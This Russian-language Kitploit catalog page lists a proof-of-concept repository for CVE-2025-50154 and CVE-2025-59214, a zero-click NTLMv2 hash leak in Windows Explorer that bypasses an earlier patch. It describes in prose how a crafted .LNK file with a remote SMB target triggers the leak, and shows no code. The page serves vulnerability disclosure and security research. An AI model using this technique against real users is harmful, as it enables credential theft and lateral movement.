

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/rubenformation/cve-2025-50154
Анализ уязвимостейЭксплуатацияЛатеральное перемещениеОбучение и Образование
GitHubrubenformation/cve-2025-50154

CVE-2025-50154

POC для CVE-2025-50154 и CVE-2025-59214, уязвимости нулевого дня в проводнике Windows, раскрывающие NTLMv2-SSP без взаимодействия с пользователем. Это обход патча безопасности CVE-2025-24054

Репозиторий
Сайт
5515901 год назадПроверено Kitploit
Поделиться

CVE-2025-50154, CVE-2025-59214

Windows File Explorer Zero Click NTLMv2-SSP Hash Disclosure

Авторы: Ruben Enkaoua и Cymulate

Первый блог: Zero Click, One NTLM: Обход исправления безопасности Microsoft (CVE-2025-50154)

Второй блог: Исправлено дважды, но всё ещё обход: Новая утечка NTLM (CVE-2025-50154 Обход исправления)

Описание


В то время как Microsoft выпустила обновление безопасности, устраняющее уязвимость раскрытия NTLM хеша на основе иконок, я обнаружил обход, который по-прежнему позволяет злоумышленнику извлекать NTLMv2-SSP хеши без взаимодействия с пользователем.

Исходная уязвимость, недавно исправленная, представляла собой 0-click раскрытие NTLM хеша, которое происходило, когда explorer.exe отображал иконку файла .LNK, чья иконка находилась на удаленном SMB-сервере.
После исправления explorer.exe больше не загружает иконки из удаленных SMB-путей, что предотвращает автоматическое раскрытие NTLM хешей.

Обновление: Исправление для CVE-2025-50154 вообще не сработало. Мы сообщили об этом, и уязвимости был присвоен новый CVE: CVE-2025-59214. POC актуален для обоих CVE.

Создав файл .LNK с:

  • Иконкой по умолчанию из shell32.dll
  • Путем цели, указывающим на удаленный бинарный файл, размещенный на SMB

Процесс explorer.exe всё равно загрузит удаленный файл, чтобы извлечь PE-иконку из его ресурсов RT_GROUP_ICON и RT_ICON.
